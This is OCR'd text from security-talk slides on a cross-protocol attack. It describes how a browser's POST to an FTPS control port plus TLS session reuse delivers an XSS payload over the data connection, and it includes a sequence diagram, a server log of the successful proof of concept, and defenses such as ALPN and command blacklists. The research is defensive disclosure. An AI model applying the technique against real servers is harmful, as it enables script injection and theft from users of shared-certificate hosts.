
If not, an attacker could steal secret files when you try to download them from the server!

reuse cached crypto parameters from earlier connection, normally used to improve performance, but used here to authenticate the client on the data connection


XSS on the data connection

- On control connection, request file with enctype=text/plain POST
- File is transferred via data connection
  - Separate TLS connection
  - No headers
  - Let the browser treat this as HTTP response

XSS on the data connection


victim
attacker
example.org:21
connect to example.org:443
connect to example.org:21
prepare for TLS
TLS setup (creating new TLS session)
USER, PASS, PBSZ 0, PROT P, RETR /attacker_file
connect to example.org:443
connect to attacker:<data_port>
TLS setup (reusing old session)
HTTP GET request (ignored)
file contents (headerless, interpreted as HTTP/1.1 response)

XSS on the data connection


datacon.html?2
file:///E:/protocol_confusion/datacon.html?2
x
OK
attacker website
control connection frame
data connection (XSS here)

```
INVALID
USER anonymous
```

Die Seite auf https://thejh.net meldet:

https://thejh.net

```
500 POST not understood
500 HOST: not understood
500 CONNECTION: not understood
500 CONTENT-LENGTH: not understood
500 CACHE-CONTROL: not understood
550
text/html,application/xhtml+xml,application/xml;q=0.9,imag
e/webp,*/*;q=0.8: Forbidden command argument
500 ORIGIN: not understood
500 UPGRADE-INSECURE-REQUE
500 USER-AGENT: not unders
500 CONTENT-TYPE: not understood
500 ACCEPT-ENCODING: not understood
500 ACCEPT-LANGUAGE: not understood
500 Invalid command: try being more creative
500 A=INVALID not understood
331 Anonymous login ok, send your complete email address
as your password
230-Welcome, archive user anonymous@thejh.net !
230-
230-The local time is: Sun Nov 08 20:02:33 2015
230-
230-This is an experimental FTP server.  If you have any
unusual problems,
230-please report them via e-mail to <root@thejh.net>.
230-
230 Anonymous access granted, restrictions apply
200 PBSZ 0 successful
200 Protection set to Private
150 Opening ASCII mode data connection for /j/xss.http
(197 bytes)
226 Transfer complete
```

SUCCESS!

Defenses

- For admins: One hostname and certificate per service
- For developers: Blacklist commands
  - Newest ProFTPD and vsftpd kill connection on HTTP verbs (ProFTPD also on SMTP)
- For protocol designers: Require ALPN
  - Currently only used for HTTP/2